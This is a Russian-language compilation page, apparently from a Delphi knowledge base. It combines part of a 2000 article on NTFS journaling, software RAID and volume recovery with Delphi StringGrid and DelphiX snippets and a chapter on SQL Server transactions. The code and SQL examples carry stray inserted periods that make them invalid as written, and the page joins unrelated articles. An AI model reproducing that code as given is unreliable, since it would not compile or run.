Рассмотрим такой случай: мы стираем файл. Журнал получил запись - "файл N стирается". Затем запаздывающему кэшу стало угодно осуществить сначала физическую пометку о том, что место, занимаемое файлом, освободилось, а уж только затем удалить файл из физических структур MFT и каталога. Допустим, диск находится в активной работе, и на освободившееся место тут же записывается другой файл. В этот момент происходит сбой. Система, загружаясь, исследует журнал и видит незавершенную операцию "файл N стирается" - вернее, как я уже описал выше, не незавершенную, а просто операцию, контрольная точка после которой отсутствует, что автоматически говорит о её незавершенности. Следующая фаза была бы "откат операции" - то есть восстановление файла. Одна незадача - место, физически занимаемое файлом, содержит уже другие данные.
Для недопущения таких ситуаций система, желающая ограничиться логическим журналированием, вынуждена применять принцип "временно занятого места". Место, освобожденное каким-либо объектом или записью о нем, не объявляется свободным до тех пор, пока физически не завершились все операции с логическими структурами. Данный механизм в NTFS, по видимому, не синхронизирован даже с проставлением контрольных точек, так как типичное время освобождения временно занятого места - около 30 секунд, точки же идут чаще.
Данный механизм применяется не только при стирании файла, но и при самых разных операциях: принцип журналирования - объект, убранный или перемещенный на новое место, должен иметь возможность корректно откатить своё "отбытие" - то есть данные, на которые ссылаются логические структуры удаляемого или перемещаемого объекта, необходимо еще на некоторое время зарезервировать как занятое место (диска/каталога). Это еще один шаг NTFS к полному журналированию, где специфическим журналом файловой информации служат сами данные освобождаемых областей, не уничтожаемые физически.
Допущения, обеспечивающие надежность
Ну хорошо, скажете вы, всё так замечательно - но почему же тогда разделы NTFS всё же летят?.. Сейчас я постараюсь объяснить принципы, которые приводит к тому, что вышеописанная модель сможет обеспечить полную восстанавливаемость логических структур.
· Жесткий диск, в штатном режиме, должен записать именно то и именно туда, что и куда ему сказано было записать операционной системой. Данный принцип нарушается в случае, если система имеет ненадежный шлейф, процессор, память или контроллер - и это самая распространенная причина сбоев NTFS. Вам поможет: неразогнанный процессор, дорогая (качественная) память, хорошая материнская плата и протокол UDMA, обеспечивающий контроль и восстановление ошибок на участке контроллер-диск.
· Жесткий диск, в случае аварии, отключения питания или получения от контроллера сигнала "сброс" (в случае внезапной перезагрузки материнской платы) обязан корректно завершить запись данных текущего физического сектора, если таковая производилась на момент аварии. Промежуточное состояние сектора не допускается. Вам помогут современные винчестеры, которые могут осуществить данную операцию даже в случае полного пропадания питания - у них хватит буферизированной в конденсаторах энергии, и их логика рассчитана на корректное поведение в случае отказа питания при записи.
· Диск обязан мгновенно осуществить запись данных, отправленных с флагом "не кэшировать". Дело в том, что многие современные диски или контроллеры обеспечивают задержанную запись. Метафайлы NTFS обновляются в режиме "писать сразу", и контроллер/диск обязан выполнять это требование.
· Жесткий диск обязан обеспечить чтение именно тех данных, которые были записаны. В случае невозможности прочесть данные выдается сигнал "ошибка". Диск не имеет права возвращать ошибочные данные (возможно, лишь частично некорректные) без сигнала об ошибке. Все современные жесткие диски имеют контрольные суммы секторов и жестко следуют этой логике поведения.
Четкое выполнение этих требований полностью гарантирует надежную работу NTFS. Структура файловой системы не будет содержать существенных ошибок даже после сбоя. Некоторые несущественные ошибки всё же появляются из-за того, что логика журналирования часто пытается завершить недоделанные операции - например, то же удаление файла - тогда как полную надежность обеспечивал бы только безусловный откат всего, что находится после последней контрольной точки. Малые несоответствия, рождающиеся из этих попыток, относятся к избыточной информации системы безопасности, не представляют никакой реальной опасности для данных - они действительно незначительны. Суть этих несоответствий чаще всего заключается в том, что на диске остаются "лишние" данные о тех режимах доступов, которые уже не понадобятся системе. Их прочистка - дело сугубо повышения производительности, как, например, дефрагментация, поэтому их наличие не является на самом деле ошибкой. В случае же обнаружения серьезных, реальных, проблем драйвер сам установит флажок тома "грязный", что проинструктирует систему проверить том при следующем его монтировании.
Я с большим сожалением должен сказать, что подавляющее большинство фатальных ошибок NTFS происходит по вине аппаратуры, не выполняющей эти элементарные требования. Да, я понимаю, абсолютной надежности не бывает. Но Microsoft пошел по пути разделения труда - за надежность вашей аппаратуры корпорация ответственности не несет. Мой компьютер на 70% не попадает в список совместимого с Windows 2000 оборудования, и то же самое можно сказать про почти любую реальную машину, функционирующую на просторах бывшего СССР. Особенно это относится к любителям разгонять компьютеры. Запомните раз и навсегда: вы с огромной степенью вероятности угробите NTFS в первый же год работы, если ваш процессор - 333, разогнанный на 415. И даже не раз... Мне очень жаль, но это действительно так. От любых сбоев корректного компьютера NTFS защитит, но вот от записи случайных данных в бут-сектор (копия которого, кстати, хранится в самом конце раздела) и в MFT система просто не страхуется. Извините.
Часть 5. Программный RAID.
Журналирование NTFS, как уже указывалось ранее, ни в коей мере не гарантирует от сбоев с потерей пользовательской информации. Между тем, NT предлагает несколько вариантов создания систем, где, в разумных условиях, гарантируется абсолютно всё. Можно также использовать большее число дисков для обеспечения не повышенной надежности, а, наоборот, повышенной скорости - или того и другого одновременно. О таких конфигурациях и пойдет речь в этой части статьи.
RAID (Redundant Array of Inexpensive Disks) - избыточный массив недорогих дисков. Технология, заключающаяся в одновременном использовании нескольких дисковых устройств для обеспечения характеристик надежности или скорости, отсутствующих у накопителей в отдельности.
Windows NT поддерживает на программном уровне три уровня RAID (так называются стратегии работы дисковых массивов), краткие характеристики которых сведены в следующую таблицу.
Быстродействие, по сравнению с обычными дисками Надежность Общее дисковое пространство RAID 0 Параллельные диски Существенное повышение производительности за счет дублирования дисков. Теоретически, в условиях некоторых (например, линейных) операций скорость чтения/записи, повышается во столько раз, сколько дисков задействовано в системе. Реально увеличение быстродействия меньше - процентов 50%-90% от этого числа, что всё равно очень существенно. Понижается - фатальный сбой одного из дисков вызовет потерю данных. Равно сумме объемов составляющих массив дисков RAID 1 Зеркальные диски Повышение надежности за счет дублирования информации. Скорость чтения теоретически повышается в число раз, соответствующее числу дисков. Реализованный в NT алгоритм не оптимален и приводит к гораздо более скромному увеличению быстродействия. Скорость записи снижается, особенно в случае не до конца многозадачных дисковых контроллеров. Потеря данных возможна лишь в случае отказа сразу всех дисков или повреждения одного и того же участка информации на всех дисках. Остается неизменным (увеличение доступного дискового пространства за счет добавочных дисков не происходит). RAID 5 Параллельные диски с четностью Комбинация RAID 1 и RAID 0 - более эффективное использование дополнительных дисков. Скорость чтения повышается аналогичным RAID 0 образом, но число дисков, влияющих на быстродействие, следует уменьшить на один. Т.е. три диска RAID 5 обладают примерно такой же скоростью чтения, как и два диска RAID 0. Скорость записи больше, чем у каждого диска в отдельности, но в целом невысока. Потеря данных возможна при выходе из строя двух дисков набора. Выход из строя одного из дисков существенно снижает скорость работы всего массива и является, по сути, аварийной ситуацией, хоть и без потери данных. Увеличивается. Потеря от суммарного дискового объема составляет объем одного диска. Например, пять дисков по 10 Гб дают RAID 5 объемом 40 Гб.
Остановимся подробнее на каждом из типов RAID-а.
RAID 0 (параллельные диски).
Данная стратегия направлена исключительно на повышение производительности. Несколько дисков хранят части дисковой структуры, которые собираются в один том лишь при наличии всех дисков массива.
Простейшая реализация RAID 0 из двух, например, дисков - указание на то, что каждый первый сектор тома (или любой другой объем информации) расположен на физическом диске A, а каждый второй - на диске B. Такая жесткая стратегия дает возможность избежать каких-либо дополнительных структур для хранения информации о том, где находятся какие данные. Скорость чтения, как и записи равны и зависят от числа дисков:
· Быстродействие операции по работе со случайно расположенными данными подчиняются следующей схеме: всё зависит от вероятности того, что диск, на который мы хотим записать очередную порцию информации, свободен и готов мгновенно выполнить наш запрос. Например, RAID 0 из двух дисков: при осуществлении операции одним из дисков и поступлении дополнительной команды на работу с дисковой системой вероятность того, что для выполнения команды нам придется тревожить свободный в данный момент диск составляет 50% - это соответствует общему увеличению производительности случайных операций в полтора раза. Если же используется, к примеру, массив из десяти дисков, то вероятность какой-либо операции попасть на уже занятый накопитель составляет всего 10% - то есть производительность повышается в девять раз. Любителям строгой теории вероятности хочу заметить, что при таких подсчетах не учитываются некоторые факторы реальной работы систем, но цифры, тем не менее, имеют именно такой порядок.
· Последовательные операции - чтение или запись последовательных участков - проходят практически всегда в n раз быстрее, чем на отдельном физическом диске, где n - число дисков в наборе. Это происходит потому, что вероятность в следующей операции попасть на свободный диск составляет 100% - ведь операции осуществляются последовательными блоками, которые равномерно раскидываются по дискам.
В качестве некоторого вывода - RAID 0 в любом случае существенно повышает быстродействие линейных операций, а с увеличением количества дисков, входящих в набор, существенно повышается скорость работы и со случайными данными. Для эффективной работы с дисковой системой в режиме RAID 0 просто необходим многозадачный режим работы контроллера, а желательно даже разных контроллеров, обеспечивающих доступ к разным дискам. Обязательным условием такой работы на интерфейсах IDE являются Bus-Mastering драйвера. Windows 2000 имеет встроенные драйвера, автоматически включающие этот режим для всех распространенных IDE контроллеров, для NT4 же могут понадобится дополнительные драйвера или изменения ключей реестра.
Надежность RAID 0 низка - отказ каждого диска является фатальным сбоем, точно так же, как и отказ накопителя в случае работы с обычными разделами.
Вероятность сбоя системы в целом только повышается - чем больше дисков вы используете, тем выше вероятность отказа хоть одного из них и, соответственно, потери какой-то части данных тома.
RAID 1 (зеркальные диски).
Самый простой способ обеспечения безопасности данных - создать копию двух дисков. Запись осуществляется на оба диска сразу, что приводит к замедлению этого процесса, тогда как чтение - с того диска, который в данный момент свободен - если, конечно, система способна эффективно осуществить такое чтение (необходимо наличие Bus-Mastering). Реализованный в NT алгоритм, к сожалению, не совсем оптимален и приводит к гораздо более скромному увеличению быстродействия чтения.
Некоторая сложность работы RAID 1 в программном режиме заключается в том, что часто система не может быть до конца уверена в идентичности данных двух дисков. Операция сверки двух физических дисков после серьезного сбоя может затянутся на часы и быть очень некстати, поэтому использовать программный RAID 1 следует очень осмотрительно. Если вы решаетесь на увеличение дисковых массивов в несколько раз только ради надежности, возможно, вам стоит приобрести аппаратный RAID контроллер, который, к тому же, обеспечит замену вышедших из строя дисков прямо на ходу и будет следить за синхронностью данных сам.
В любом случае, даже полный отказ одного из дисков не приводит к потере данных, так как диски полностью зеркальны.
RAID 5 (параллельные диски с четностью).
Данная стратегия представляется в настоящее время наиболее удачной и эффективной схемой работы RAID, состоящих из трех и более дисков. Информация дополняется так называемыми данными четности (parity), которые размещаются на другом физическом диске, нежели реальные данные, контролируемые этой информацией.
Концепцию четности можно понять, например, так: допустим, у нас есть пять бит - например, набор {0, 1, 1, 0, 1}. Мы формируем еще бит - бит четности, шестой, по такому правилу - если число единиц в предыдущих пяти битах четно, он будет равен 1, если нет - 0. В нашем случае число единиц равняется трем, т.е. нечетному числу - наш набор дополнился числом 0 и превратился в {0, 1, 1, 0, 1, <0>}.
Допустим, набору данных причинен урон - {0, X, 1, 0, 1, <0>}. С помощью правила, гласящего нам, что число единиц должно быть нечетно (последний бит), мы можем догадаться, что на месте X стояла единичка. Наш получившийся набор из шести бит (5 бит данных и 1 бит четности) избыточен и может грамотно скорректировать потерю любого из своих шести бит.
Операции четности могут осуществляться не только с битами, но и с любыми объемами данных, что применяется в простейших алгоритмах восстановления данных.
Возвращаемся к устройству RAID 5:

На рисунке изображен массив из пяти дисков. Видно, что каждый диск хранит четыре (условные) части реальных данных и один блок данных четности. Блок четности - скажем, 0 parity - способен восстановить потерю одного из фрагментов - любого, но одного - среди A0, B0, C0 и D0. Все вместе они, в свою очередь, способны восстановить блок 0 parity. Из изображенной структуры RAID видно, что данные, необходимые для полного восстановления всего столбика - то есть информации любого диска в случае сбоя - находятся на других дисках. В этом и заключается восстановление - при записи данных на любой из дисков обновляется также блок четности другого диска, соответствующего текущему блоку (например, при записи в A2 обновляется еще и блок 2 parity). Чтение данных с исправного диска происходит без использования блоков четности, т.е. почти в том же режиме, в каком работает RAID 0. Быстродействие RAID 5 в том виде, в каком это реализовано в NT, даже немного выше, чем у RAID 0.
Единственная накладка - в случае сбоя производительность массива снижается в огромное количество раз, так как при невозможности напрямую считать, например, D4, нужно будет восстанавливать данные этого блока с использованием всех других дисков одновременно - в нашем случае это будут блоки 4 parity, B4, C4 и E4.
Как видно, выход из строя одного из дисков RAID 5 является хоть и не фатальной, но резко аварийной ситуацией - хотя бы из соображений быстродействия чтения с массива. Нетрудно догадаться также, откуда исходит требования как минимум трех дисков - в случае двух накопителей RAID 5 просто вырождается в RAID 1, так как единственный способ создать информацию четности списка из одного элемента - это тем или иным образом дублировать этот элемент.
Допущения, обеспечивающие надежность
Как, опять? Да, опять - RAID также не является панацеей от абсолютно всех бед аппаратуры. Я должен сказать очень неожиданную для некоторых людей вещь: на ненадежном (некорректном) компьютере RAID грохнуть почти так же легко, как и однодисковую систему. RAID совершенно не спасет в следующих случаях:
· Корректная запись некорректных данных, а также запись данных мимо ожидаемой области. К этому приводят, как и ранее, сбойная память, процессор, шлейф, контроллер, питание привода.
· Если диск не способен сообщить об ошибке чтения.
RAID предназначен для минимизации ущерба всего в одном случае - при физическом отказе жесткого диска или, возможно, контроллера (в случае многоконтроллерного RAID). Отказы памяти, операционной системы, да и вообще всего остального RAID-ом не предусмотрены - точно так же, как и стратегией работы одиночной NTFS.
И, напоследок, аксиома работы вышеописанных уровней RAID-а - любой сбой одного из дисков системы считается аварией, которую необходимо как можно быстрее ликвидировать. Особенно это относится к RAID 0 и RAID 5, штатная работа которых в условиях аварии одного из дисков практически невозможна.
Более подробно с системой программных RAID Windows NT можно ознакомится в справке к программе (или модулю - в Windows 2000) Disk Administrator, где, собственно, и создаются эти типы дисков. Обращаю ваше внимание, что способности рабочих станций в создании и использовании RAID-ов сильно ограничены - рабочая станция NT4, к примеру, поддерживает только RAID 0 (параллельные диски), тогда как все описанные варианты работают лишь на серверных вариантах операционных систем.
Часть 6. Стратегия восстановления томов NTFS.
Компьютер с NTFS не загружается. Что делать в этом случае? Как восстановить данные? Возможны два случая, действия в которых несколько отличаются друг от друга. К сожалению, простых стратегий восстановления NT и, соответственно, NTFS не существует - система достаточно сложна и не имеет простейших загрузочных средств, как, например, DOS или Windows95/98.
1. Первый вариант - система находилась на том же NTFS диске. Система просто-напросто перестала загружаться. Что же, тогда нам в 90% случаев предстоит поднимать не NTFS, а просто-напросто саму NT. Данная операция выходит далеко за рамки данной статьи, поэтому описываю лишь способ поставить рядом (на тот же NTFS раздел) еще одну систему NT, на которой можно будет в дальнейшем работать (и которая сможет считать ваши данные).
Пользователи NT4 смогут поставить систему прямо на NTFS, каким-либо образом загрузившись в программу установки.
Вам понадобится CD диск, который представляет собой корректный дистрибутив NT4. Такими свойствами, скорее всего, обладают диски, на которых NT4 находится в каталоге под именем i386, расположенном в корневом каталоге. Команда winnt /?, запущенная в этом каталоге, поможет вам выбрать ключи для создания трех загрузочных дискет, с которых можно будет запустить установку NT4 прямо на диск NTFS. Можно выбрать другой каталог установки - например, \winnt2, чтобы затем попытаться реанимировать вашу собственную инсталляцию NT4, если вы видите подходы к этой специфической проблеме, которая под силу только специалистам. Устанавливаемая заново операционная система корректно впишет себя в список загрузи и нисколько не помешает вашему старому NT4.
В случае отсутствия CD в соответствующем формате (симптомы - надпись "вставьте диск с дистрибутивом NT4", не реагирующая на наличие вашего CD) - вам остается только поставить NT на какой-нибудь другой раздел, так как диск с NTFS недоступен из систем, отличных от NT.
Стоит учесть, что NT4 нельзя поставить на NTFS, прошедшую преобразование в новый формат от Windows2000. NT4 всё же читает такой NTFS, но только при наличии пакета обновления SP4 или выше.
Пользователи Windows2000 будут вынуждены найти загрузочный CD диск с Windows2000 (таким является официальный дистрибутив), который сам предложит вам либо поставить систему с нуля, или попытаться восстановить старую инсталляцию. Считать диск NTFS, с которым работал Windows2000, можно только самим Windows2000 или NT4 с пакетом обновления SP4 или выше.
Имейте в виду: восстановить какую-либо NT, не обладая либо диском аварийного восстановления (создается в NT4 командой rdisk /s, в Windows2000 - программой резервного копирования), практически невозможно - это работа для специалиста. К слову говоря, даже при наличии диска восстановления, вам скорее всего очень не понравится работа "восстановленной" системы, поэтому переустановка всей системы практически неизбежна. Если вы не являетесь опытным специалистом по NT, советую вам не пытаться пользоваться починяющими опциями установщика NT, т.к. результат вас, скорее всего, крайне не удовлетворит. Попытка, конечно, не пытка, но комплекс операций по полноценной реанимации системы очень велик и мало где описан, поэтому вы останетесь в каком-то промежуточном, хотя, наверное, и загружабельном, состоянии.
2. Система сама по себе работает, но доступа к диску (не загрузочному, а какому-то другому) нет. Disk Administrator показывает для вашего раздела тип unknown (неизвестный). В подавляющем большинстве случаев это означает, что каким-то образом была осуществлена перезапись загрузочной области (boot sector-а) раздела, и NT действительно не догадывается, что это вообще NTFS. Операционная система NT на всякий случай хранит копию загрузочного сектора в конце раздела - если его скопировать обратно в надлежащее место, в подавляющем большинстве случаев диск опознается как NTFS и починится самостоятельно.
Процесс вычисления правильных адресов достаточно сложен, поэтому я не буду его описывать. Для получения исчерпывающих инструкций для данного случая вам придется пойти на сайт MSDN и найти там статью Knowledge Base под номером Q153973 (скорее всего, вы сможете сделать это простым поиском) - после корректного следования этим инструкциям система по крайней мере опознается как NTFS, и дальнейшая судьба раздела зависит от внутренних средств восстановления NT, которые в таком случае возьмут его в оборот. Вам также поможет скромная на вид команда chkdsk, являющаяся неким ярлычком к системе внутреннего восстановления дисковых систем NT.
Дмитрий Михайлов (dmitry.mih@mtu-net.ru, http://www.mtu-net.ru/pinetar/dm) Опубликовано -- 21 августа 2000 г.
©Drkb::03120.
| Удобная загрузка местоположения формы |
Автор: Virtualik.
| Текст в ячейке StringGrid если не помещается переносится на следующую ячейку |
Code: //Сначала нужно обработать событие OnDrawCell компонента TStringGrid: Procedure TForm1.StringGrid1DrawCell(Sender: TObject; ACol, ARow: Integer; Rect: TRect; State: TGridDrawState); Var. I, x, y: Integer; Begin. If gdFixed in State then. Exit; If ARow > 1 then. Exit; {Draw row 1 with text from cell 1,1 spanning all cells in the row}. With sender as TStringGrid do. Begin. {Extend rect to include grid line on right, if not last cell in row}. If aCol < Pred(ColCount) then. Rect.Right := Rect.Right + GridlineWidth; {Figure out where the text of the first cell would start. Relative to the current cells rect}. Y := Rect.Top + 2; X := Rect.Left + 2; For i:= 1 to aCol - 1 do. X := x - ColWidths[i] - GridlineWidth; {Paint cell pale yellow}. Canvas.Brush.Color := $7FFFFF; Canvas.Brush.Style := bsSolid; Canvas.FillRect( Rect ); {Paint text of cell 1,1 clipped to current cell}. Canvas.TextRect( Rect, x, y, Cells[1, 1] ); End; End; //По созданию окна изобразим следующее. Procedure TForm1.FormCreate(Sender: TObject); Var. I, k: Integer; Begin. With StringGrid1 do. Begin. Cells[1, 1] := 'A rather long line which will span cells'; For i:= 1 to colcount-1 do. For k:= 2 to rowcount -1 do. Cells[i,k] := Format( 'Cell[%d, %d]', [i, k]); End; End;
| Текст между двумя определёнными строками |
| Текст с эффектами |
Автор: Релорт WEB-сайт: http://daddy.mirgames.ru.
Введение. Вам когда-нибудь хотелось организовать вывод текста, да не простого, а с наворотами. Так вот эта статья как раз про это. Читайте! Благодарность... Сайту Daddy.h1.ru (MirGames.ru) за то, что там можно найти информацию по DelphiX и скачать файлы со шрифтами :) Большое спасибо! … и информация. Прошу прошения у тех, кто писал на Relort@xaker.ru в последнее время, за то, что не ответил. В течение последнего месяца я не мог «достучатся» до своего ящика. И вот буквально вчера узнал, что тот на время накрылся :( Так что повторите свои отклики, просьбы, пожелания на новый электронный адрес. Также убедительная просьба присылать интересующие вас темы, и если я что-либо смогу по ним сказать, то обязательно это сделаю, оформив ответы в статьи. ОК? Часть 1. Базовый класс. Лирическое отступление: давайте договоримся, что все новые классы и тому подобное мы будем размешать в отдельных файлах. ОК? По крайне мере я собираюсь делать именно так... Итак, создаем новый проект, кидаем на форму TDXDraw, TDXTimer. Теперь создаем новый Unit и обзываем его, например, TextWithEffect_Unit.pas. Приготовления закончены. Приступаем. Рассуждаем: текст состоит из слов, слова из букв. Вот почему первым созданием в Unit’е будет:
Code: TLetterEffect = record. Visible: Boolean; //видима ли буква. CurTime, Delay: Integer; //... Scale: Integer; //это и будет нашим эффектом (уменьшение). End; TLetterEffectArray = array of TLetterEffect; PLetterEffectArray = ^TLetterEffectArray;
Транзакции.
| Транзакции |
Транзакции: Поддержка корректности данных и их восстановление.
Транзакции позволяют объединить в одну группу несколько SQL операторов и интерпретировать их как один составной оператор. В этой группе будут выполнены либо все операторы, либо ни один из них не будет выполнен.
В этой главе обсуждаются следующие темы:
· Дается обзор транзакций;
· Объясняется, как использовать групповые операции в транзакции;
· Объясняется, как определить режимы транзакций и уровни изоляции;
· Обсуждается, как сохраненные процедуры и триггеры работают в транзакции;
· Как курсоры работают в транзакциях;
· Отмена и восстановление транзакций.
Что такое транзакции
Транзакция - это механизм объединения одного или нескольких SQL операторов в единое целое. SQL Сервер автоматически выполняет все операторы модификации данных, включая одношаговые изменения, как транзакции. По умолчанию каждый оператор вставки, обновления и удаления выполняется как простая транзакция.
Пользователь может сгруппировать множество SQL операторов в транзакцию с помощью команд begin transaction (начать транзакцию), commit transaction (подтвердить транзакцию), rollback transaction (откатить транзакцию). Команда begin transaction отмечает начало транзакции. Все остальные операторы вплоть до оператора rollback transaction или соответствующего оператора commit transaction включаются в эту транзакцию.
Транзакции позволяют гарантировать следующие свойства:
· Корректность - Одновременные запросы и изменения данных не противоречат друг другу и пользователь никогда не видит и не работает с данными, которые являются только частью некоторого изменения;
· Восстанавливаемость - В случае системного сбоя база данных полностью автоматически восстанавливается.
Для поддержки транзакций, удовлетворяющих SQL стандарту, SQL Сервер предоставляет опции, которые позволяют выбрать режим и уровень изоляции (isolation level) транзакции. В приложениях, где используются транзакции, удовлетворяющие стандарту, необходимо устанавливать эти опции в начале каждой сессии. Режимы транзакций и уровни изоляции обсуждается далее в этой главе.
Транзакции и достоверность данных
В многопользовательской среде SQL Сервер должен предотвращать одновременные запросы и попытки одновременного изменения данных со стороны различных пользователей. Это очень важно, поскольку в противном случае данные, обрабатываемые одним запросом, могут быть модифицированы другим пользователем, что может привести к противоречивому результату.
SQL Сервер автоматически устанавливает соответствующий уровень блокировки для каждой транзакции. Можно установить более сильную разделяемую блокировку (shared locks) для поочередных запросов, указав ключевое слово holdlock в операторе выбора select.
Пользователь может определить транзакцию, указать SQL Серверу, что последовательность SQL операторов нужно выполнить как единый блок. Эта возможность обсуждается далее в этой главе.
Транзакции и восстановление данных
Транзакции являются как единицей работы, так и единицей восстановления данных. Тот факт, что SQL Сервер выполняет одношаговые (простые) запросы как транзакции означает, что база данных может быть полностью восстановлена в случае возникновения ошибок.
Время восстановления измеряется в секундах и минутах. Можно указать максимально допустимое время восстановления.
SQL операторы, связанные с восстановлением и отменой изменения данных, обсуждаются в разделе «Отмена и восстановление транзакций».
Использование транзакций
Команды begin transaction (начать транзакцию) и commit transaction (закончить транзакцию) указывают SQL Серверу, что последовательность операторов, расположенную между ними, нужно выполнить как единый блок. Команда rollback transaction (откат транзакции) отменяет изменения, произведенные транзакцией, возвращаясь либо к исходному состоянию, в котором находилась система до начала транзакции, либо к состоянию, соответствующему точке сохранения (save point). Можно определить точку сохранения внутри транзакции с помощью команды save transaction (сохранить транзакцию).
С помощью этих команд пользователь может влиять на выполнение транзакций. Кроме того, они улучшают производительность, поскольку системные накладные расходы будут связаны с транзакцией, а не с отдельной командой.
Замечание. Группировка большого числа SQL команд в одну большую транзакцию может повлиять на время восстановления. Если SQL Сервер обнаружит ошибку до окончания транзакции, то время восстановления будет больше, поскольку потребуется время на отмену произведенных изменений.
Любой пользователь может определить транзакцию. Для использования транзакций не требуется никаких разрешений.
В следующих разделах обсуждается общие темы, относящиеся к транзакциям, а также команды, связанные с транзакциями, вместе с примерами их использования. Дополнительная информация о транзакциях приводится в Справочном руководстве SQL Сервера.
Команды определения данных в транзакциях
Можно использовать некоторые команды определения данных (ddl - data definition language) в транзакциях, если установлена (в состояние true) опция ddl in tran. В этом случае в текущей базе данных внутри транзакций можно пользоваться такими командами, как creat table (создать таблицу), alter table (изменить таблицу) и grant (предоставить права). Если опция ddl in tran установлена в базе данных model, то указанные команды можно использовать во всех базах данных, созданных после установке этой опции в базе данных model.
Предупреждение! Только в сценарии create schema объясняется использование команд определения данных. Эти команды блокируют системные таблицы, такие как sysobjects. Поэтому транзакции, в которых есть эти команды, нужно делать короткими.
В частности, следует избегать использования этих команд в транзакциях, работающих с временной базой данных tempdb, чтобы система полностью не остановилась. Поэтому опция ddl in tran всегда должна быть в состоянии false в базе данных tempdb.
Чтобы установить опцию ddl in tran, можно использовать, например, следующую команду:
Sp_dboption mydb, "ddl in tran", true.
Первым параметром здесь указывается название базы данных, в которой устанавливается эта опция. Пользователь должен работать с базой данных master, чтобы выполнить команду sp_dboption. Любой пользователь может выполнить команду sp_dboption без параметров, чтобы увидеть текущую установку опций. Тем не менее, чтобы установить опцию нужно быть системным администратором либо владельцем базы данных.
Следующие команды допускаются внутри транзакций пользователя, если установлена опция ddl in tran:
Таблица 17-1: DDL команды, допускаемые в транзакциях.
Alter table (допускаются все предложения кроме partion и unpartion). Create default. Create index. Create procedure. Create rule. Create schema. Create table. Create trigger. Create view. Drop default. Drop index. Drop procedure. Drop rule. Drop table. Drop trigger. Drop view. Grant. Revoke.
Системные процедуры, которые изменяют базу данных master или временные таблицы, нельзя использовать в транзакциях пользователей.
Никогда не следует использовать следующие команды внутри транзакций:
Таблица 17-2: DDL команды, которые нельзя использовать в транзакциях.
Alter database. Alter table...partition. Alter table unpartition. Create database. Disk init. Dump database. Dump transaction. Drop database. Load transaction. Load database. Reconfigure. Select into. Update statistics. Truncate table.
С помощью процедуры sp_helpdh можно определить текущую установку опции ddl in tran.
Начало и окончание транзакций
Между командами begin transaction (начать транзакцию) commit transaction (закончить (подтвердить) транзакцию) можно расположить любое число SQL операторов и сохраненных процедур. Эти команды имеют следующий синтаксис:
Begin {transaction | tran} [название_транзакции].
Commit {transaction | tran | work} [название_транзакции].
Название транзакции должно удовлетворять правилам, установленным для идентификаторов.
Ключевые слова transaction, tran и work (для команды commit) являются синонимами, поэтому можно использовать любое из них. Однако transaction и tran являются словами расширенного языка Transact-SQL; только work является словом стандартного языка SQL.
Схематично транзакция выглядит следующим образом:
Begin tran.
Оператор.
Процедура.
Оператор.
Commit tran.
Команда commit transaction не выполняется SQL Сервером, если транзакция не является активной.
Откат назад и точки сохранения
Если транзакция должна быть прекращена до того, как она окончится, то все выполненные в ней операторы или процедуры должны быть отменены. Преждевременное прекращение выполнения транзакции может произойти либо из-за появления ошибки, либо по требованию пользователя.
Транзакцию можно прекратить (откатить) в любое время до выполнения команды commit transaction с помощью команды rollback transaction (откатить транзакцию). Используя точки сохранения, можно откатить только часть транзакции. Нельзя откатить транзакцию после ее окончания и подтверждения изменений.
Команда rollback transaction имеет следующий синтаксис:
Rollback {transaction | tran | work} [название_транзакции | название_точки].
Точка сохранения - это метка (маркер), которой помечается место отката внутри транзакции.
Точки сохранения вводятся командой save transaction, которая имеет следующий синтаксис:
Save {transaction | tran} название_точки_сохранения.
Название точки сохранения должно удовлетворять правилам, установленным для идентификаторов.
Если в команде rollback transaction не указывается название транзакции или точки сохранения, то транзакция откатывается до первого оператора begin transaction в пакете.
Далее приводится пример использования команд save transaction и rollback transaction:
Begin tran название_транзакции.
Оператор.
Оператор.
Процедура.
Save tran название_точки_сохранения.
Оператор.
Rollback tran название_точки_сохранения.
Оператор.
Оператор.
Rollback tran.
Первая команда rollback transaction возвращает вычислительный процесс в состояние, соответствующее точке сохранения внутри транзакции. Вторая команда rollback transaction возвращает процесс в состояние, соответствующее началу транзакции. Если транзакция возвращается к точке сохранения, то она должна в дальнейшем либо закончится, либо будет откачена полностью.
Пока не выполнена команда commit transaction SQL Сервер выполняет все последующие операторы как часть транзакции, до тех пор пока не появится другая команда begin transaction. С этого момента SQL Сервер начинает выполнение новой вложенной (nested) транзакции. Вложенные транзакции описываются в следующем разделе.
SQL Сервер не выполняет команды rollback transaction и save transaction и не выдает сообщений об ошибке, если транзакция является неактивной.
Проверка состояния транзакций
Глобальная переменная @@transtate служит для запоминания текущего состояния транзакции. SQL Сервер определяет состояние путем запоминания изменений, возникающих после выполнения операторов. Эта переменная может содержать следующие значения:
Таблица 17-3: Значения переменной @@transtate.
Значение. Смысл. 0. Транзакция выполняется. Предыдущий оператор выполнился успешно. 1. Транзакция закончилась и произошло подтверждение всех произведенных изменений. 2. Выполнение предыдущего оператора было прервано. Изменений не произошло. 3. Транзакция прервана и отменены все произведенные изменения.
В транзакции можно использовать значение переменной @@transtate после выполнения оператора (такого как insert) для проверки правильности его выполнения. В следующем примере значение переменной @@transtate проверяется в процессе выполнения транзакции после оператора вставки и после окончания транзакции:
Begin transaction.
Insert into publishers (pub_id) values ('9999').
(1 row affected).
Select @@transtate.
----------
0.
(1 row affected).
Commit transaction.
Select @@transtate.
----------
1.
(1 row affected).
В следующем примере значение переменной @@transtate проверяется после выполнения ошибочного оператора вставки (который нарушает правило) и после отката всей транзакции:
Begin transaction.
Insert into publishers (pub_id) values ('7777').
Msg 552, Level 16, State 1:
A column insert or update conflicts with a rule bound to the column. The command is aborted. The conflict occured in database 'pubs2', table 'publishers', rule 'pub_idrule', column 'pub_id'.
Select @@transtate.
----------
2.
(1 row affected).
Rollback transaction.
Select @@transtate.
----------
3.
(1 row affected).
Однако в противоположность переменной @@error, SQL Сервер не восстанавливает значение переменной @@transtate после каждого оператора. Значение этой переменной изменяется только в процессе выполнения транзакций.
Вложенные транзакции
Можно поместить транзакцию внутри другой транзакции. В этом случае действительное подтверждение изменений происходит после окончания самой внешней транзакции. Внутренняя пара команд begin transaction и commit transaction лишь указывают уровень вложенности. SQL Сервер не фиксирует изменений до те пор, пока не появится самая внешняя команда commit transaction, которая соответствует самой внешней команде begin transaction.
